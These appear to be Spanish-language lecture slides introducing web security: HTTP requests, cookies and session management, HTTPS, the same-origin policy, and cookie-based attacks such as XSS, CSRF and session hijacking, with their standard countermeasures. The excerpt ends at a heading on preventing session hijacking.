
Petición HTTP

The diagram shows an HTTP request structure with labels and arrows pointing to specific parts:

- Método**: Points to `GET`
- Ruta**: Points to `/index.html`
- Versión de HTTP**: Points to `HTTP/1.1`
- Encabezados**: Points to the header section containing:
 - `Host: www.example.com`
 - `Accept: image/gif, image/x-bitmap, image/jpeg, */*`
 - `Accept-Language: en`
 - `User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)`
 - `Connection: Keep-Alive`
 - `Referer: http://www.google.com?q=dingbats`
- Datos (en GET no hay)**: Points to the empty body area below the headers.
- Línea en blanco**: Points to the blank line separating the headers from the body.

```
GET /index.html HTTP/1.1
Host: www.example.com
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Connection: Keep-Alive
Referer: http://www.google.com?q=dingbats
```

Respuesta HTTP



HTTP: URL

Protocolo Nombre del host Recurso solicitado: path y archivo (gen. HTML)

https:// www.ccn-cert.cni.es/ informes/informes-ccn-cert-publicos.html

https://www.ccn-cert.cni.es/component/search?searchword=http&searchphrase=all&Itemid=784

path query

La query siempre va precedida de ?

Protocolo HTTP

- HTTP es un protocolo sin estado, el servidor web no recuerda nada sobre conexiones previas, como consecuencia aparece:
 - La necesidad de **guardar el estado: cookies**
 - El concepto de **sesión**



SIGN IN

name

password

LOGIN

[forgot password?](#)

☐ **remeber me**

OR **REGISTER**

Cookies

■ Almacenan el estado en el cliente

- Una cookie HTTP es una pequeña porción de datos que el servidor envía al navegador del cliente para que la almacene y la envíe en cualquier http request futura a ese servidor


■ Se usan principalmente para tres propósitos

- **Gestión de sesiones** (login de usuario, carritos de la compra, ...)
 - Sirve para saber si dos solicitudes HTTP provienen del mismo navegador y en ese caso mantener al usuario identificado
- **Personalización** (preferencias de usuario)
- **Promocional** (analiza el comportamiento del usuario)

■ Cómo funcionan:

- El servidor envía una cabecera set-cookie en la respuesta a una solicitud HTTP
- El navegador las almacena y las envía en cada solicitud a ese servidor dentro de la cabecera HTTP
- Se debe limitar a dónde se envía la cookie, estableciendo restricciones a un dominio y ruta específicos
- Se pueden crear con una fecha de expiración

Cookies



Sesiones

- Una sesión es una **secuencia de peticiones y respuestas** desde un **navegador a uno o más sitios**
 - Una sesión puede ser corta o larga
- **Gestión de sesiones**
 - El usuario **se autentica una sola vez** (*single sign on*)
 - Las siguientes **peticiones se vinculan al usuario**
 - Necesidad de **almacenar el identificador** de sesión
 - Sin gestión de sesiones, los usuarios tendrían que autenticarse constantemente

Alternativas para almacenar el identificador de sesión

Inconvenientes

- En una ***Cookie***

Set-Cookie:SessionId=kh7y3b



El navegador **envía la cookie en cada petición**, incluso cuando no debería

- En los **enlaces URL**

https://site.com/checkout?SessionId=kh7y3b



Revela información por medio del **encabezado HTTP Referer**

- En un **campo oculto** del formulario

<input type="hidden" name="sessionId" value="kh7y3b">



Solo válida en **sesiones cortas**, y solo para **POST**

- En una **propiedad DOM**



Solo válida para **sesiones cortas**
No se puede usar si el usuario se conecta al sitio desde otra ventana

El proceso de cierre de sesión

- Cualquier sitio web por el que naveguemos identificado debe proporcionar un cierre de sesión (***logout***)
 - Permite al usuario conectarse como un usuario diferente
 - Previene el hecho de que personas no autorizadas abusen de una cuenta que no les pertenece
- Durante el cierre de sesión se debe:
 - **Borrar SessionId** en el cliente
 - **Marcar el identificador de sesión como expirado** en el servidor
 - Muchos sitios web no marcan el id de sesión como expirado
 - Un atacante puede secuestrar una sesión de usuario
 - Especialmente peligroso en sitios en los que se pasa a usar HTTP después de la autenticación de usuario

Vulnerabilidades en conexiones web

Vulnerabilidades

- En la red:
 - Protocolo HTTP
- En el servidor:
 - SO
 - Aplicaciones (software) del servidor
 - Contenido activo del servidor
 - Aplicaciones web
- En el cliente:
 - Navegador
 - Contenido activo en el cliente
- Sesiones
 - Cookies


Seguridad en el protocolo: HTTPS (*HTTP Secure*)

- Vulnerabilidad de HTTP: **no cifra los datos en la comunicación**, por lo que se puede interceptar la comunicación entre servidor y cliente, y la interpretación del flujo de datos es directa
 - Permite ataques **man-in-the-middle** y **eavesdropping** (escuchas)
- **Solución: HTTPS**
 - **Combinación de los protocolos HTTP y TLS para comunicación segura** entre un navegador y un servidor web
 - Implementado en todos los navegadores modernos
 - Las direcciones (URLs) empiezan con **https://** y se usa el **puerto 443**
 - **Cifra** los siguientes elementos :
 - URL del documento solicitado
 - Contenido del documento
 - Contenido de los formularios
 - *Cookies* (en ambos sentidos)
 - Encabezados HTTP
 - “*HTTP Over TLS*” [RFC 2818]




Seguridad en el navegador

- Solicitud a un mismo sitio (*same-site request*)
 - Una página alojada en un sitio web envía una petición HTTP al mismo sitio web
 - Si solo existiesen este tipo de peticiones, los sitios web solo podrían mostrar sus propias páginas
- Solicitud a un sitio cruzado (*cross-site request*)
 - Una página alojada en un sitio web envía una petición HTTP a otro sitio web
 - Este tipo de solicitudes se usan para conectar múltiples sitios web entre sí
 - **Ejemplo:** La petición HTTP que se envía a Facebook si pinchamos sobre un enlace a Facebook que se incluye en una página web alojada en un sitio web distinto de Facebook
- Los navegadores saben si las peticiones que realizan provienen del mismo o de diferentes sitios web, pero no comparten esa información con los servidores



Seguridad en el navegador

- **Vulnerabilidad:** La posibilidad que desde un sitio web se puedan cargar y se pueda acceder a recursos (iframe, cookies, DOM, ...) de otros sitios sin autorización



- **Ejemplo:**

- Supongamos que un usuario accede al enlace malicioso www.tu-banco-malo.com
- En este sitio hay un iframe que cuando se pulsa sobre él carga la página www.tubanco.com, donde el usuario entra con sus credenciales
- Después de iniciar sesión, una simple llamada de JavaScript en el sitio malicioso podría usarse para acceder a los elementos del DOM de www.tubanco.com cargados en el iframe, como el saldo de la cuenta

frames.banco_frame.document.getElementById("saldo").value

Obtiene el valor del elemento HTML "saldo" que está dentro del DOM del iframe banco_frame



Solicitudes de sitios cruzados podrían ser ejecutadas sin consentimiento o conocimiento de la víctima

Fuente: <https://www.netsparker.com/whitepaper-same-origin-policy/>

Seguridad en el navegador

- **Solución: Política del mismo origen** (*Same-Origin Policy, SOP*)
 - Es uno de los **conceptos de seguridad más importantes de los navegadores modernos**
 - Evita que un recurso (documento o script, p.e.) perteneciente a un “origen” pueda modificar las propiedades o atributos de otro recurso de un "origen" diferente
 - Viene del navegador web Netscape Navigator 2.0 y **se usa en los navegadores web modernos que soportan scripts en la parte de cliente**
 - **Permite** interacciones entre páginas servidas como parte del mismo sitio (esto es, con el mismo nombre DNS o con una parte del mismo)
 - **Impide** cualquier interferencia entre sitios no relacionados
- En la práctica, no hay una sola SOP, sino más bien un conjunto de mecanismos con cierta semejanza, pero con algunas diferencias importantes
 - DOM, *cookies*, XMLHttpRequest (API JavaScript para realizar peticiones HTTP a su sitio de origen y leer datos según sea necesario), *frames* o *iframes*...

Política del mismo origen (SOP) DOM

- Desde una página se podrá acceder al DOM de otra si ambas tienen el mismo origen
 - Deben coincidir el protocolo, dominio y número de puerto
- ¿Al DOM de qué páginas se puede acceder desde <http://www.example.com/dir/mainpage.html>?

URL	Resultado	Causa
http://www.example.com/dir/prueba.html	Éxito	
http://www.example.com/dir2/other.html	Éxito	
http://www.example.com:81/dir2/other.html	Fallo	Distinto puerto
https://www.example.com/dir2/other.html	Fallo	Distinto protocolo
http://example.com/dir2/other.html	Fallo	Distinto dominio

Seguridad en el navegador

■ ¿Qué ocurre con las cookies?

- Si no existiese la política del mismo origen cualquier solicitud HTTP hecha a example.com llevaría las cookies pertenecientes a ese dominio, independientemente de que la solicitud se hiciese desde una página de example.com o desde un sitio web distinto

■ ¿Cómo se aplica la política del mismo origen a las cookies?

- El valor asignado al parámetro *samesite* asociado a la cookie decidirá si la cookie puede ser enviada cuando la solicitud se hace desde terceras partes
 - Con **Strict**, la cookie solo se enviará si el sitio al que pertenece la cookie es el mismo que aparece en la barra url del navegador
 - Siempre que hagas clic en un enlace para ir a un sitio desde otro sitio llegarás sin sesión y tendrás que volver a autenticarte
 - Por ejemplo, si Facebook usase *SameSite=Strict*, aunque estuviésemos autenticados en Facebook, si pichásemos en un enlace en otro sitio web que me lleva a un perfil de Facebook tendríamos que volver a autenticarnos
 - Con **Lax**, se permiten envíos de cookies en algunas solicitudes de sitios cruzados (solo con GET), por lo que en el ejemplo anterior de Facebook, al pinchar en el enlace entraríamos en Facebook autenticados porque en la solicitud se enviarían las cookies
 - No permitiría solicitudes cruzadas desde iframes, etiquetas de imagen o etiquetas de script

Contenido activo en el cliente y seguridad

- Código que se **ejecuta** directamente **en la máquina cliente**: Javascripts, Active X
 - Javascript integrado en HTML e interpretado por el navegador
 - Contenido ejecutable que se descarga y ejecuta por separado

Javascript

- ✓ Tiene la capacidad de abrir nuevas ventanas del navegador sin permiso (pop-ups)
- ✓ Se puede usar para robar contraseñas, nº de tarjetas, monitorizar la actividad del navegador,...
- ✓ Se recomienda **deshabilitar Javascript en computadores con información sensible**

Active X

- ✓ Permite descargar, instalar y ejecutar sw
- ✓ Se puede ver como un plug-in autoinstalable

Cookies y seguridad

- Las cookies se usan para identificar a un usuario y autenticar su sesión en una sitio web

Vulnerabilidades

- La cookie puede ir en **texto en claro**
- La cookie **puede ser modificada** por otro sitio web dentro del mismo dominio de la cookie
- La cookie se puede **leer ejecutando código Javascript**
- El navegador **manda las cookies** en una solicitud a un sitio web enviada **desde un sitio web distinto**

Ataques


- Robo de datos sensibles**
- Modifica parámetros de una cookie con la intención de atacar a un servidor web (**Cookie poisonig**)
- Robo del identificador de sesión del usuario y secuestro de su sesión (**XSS**)
- El atacante aprovecha que el usuario tiene una sesión abierta en un sitio web para forzarlo a realizar una acción maliciosa (**CSRF**)

Soluciones

- Crear la cookie con el atributo **Secure**
- Añadir un **código MAC** a la cookie
- Crear la cookie con el atributo **HTTPOnly**
- Crear la cookie con el atributo **samesite** a valor strict o lax


Secure Cookies

- El navegador solo envía la cookie de vuelta sobre HTTPS
 - Proporciona confidencialidad frente a un atacante de red
 - Se debe usar MAC para proporcionar integridad



HTTP-Only Cookies

- *Cookie* enviada sobre HTTP(S), pero no accesible a los *scripts*
 - No puede leerse con `document.cookie` o `XMLHttpRequest`
 - Ayuda a evitar el robo de *cookies* por medio de XSS



Sesiones y seguridad

- **Secuestro de sesión:** El atacante roba el identificador de sesión de usuario y después envía solicitudes al servidor en su nombre
 - El identificador se puede obtener de la URL o de las cookies

Cómo se consigue el id

- Adivinándolo si se genera con un contador o se crea con un código MAC débil
- Obteniéndolo en:
 - Sitios web que mezclan páginas HTTPS/HTTP
 - Ataques XSS para robar identificadores en *cookies*
- Engañar al usuario con una url con un id de sesión anónimo, al pinchar el usuario se autentica y el atacante ya tiene el id del usuario

Cómo prevenir el ataque

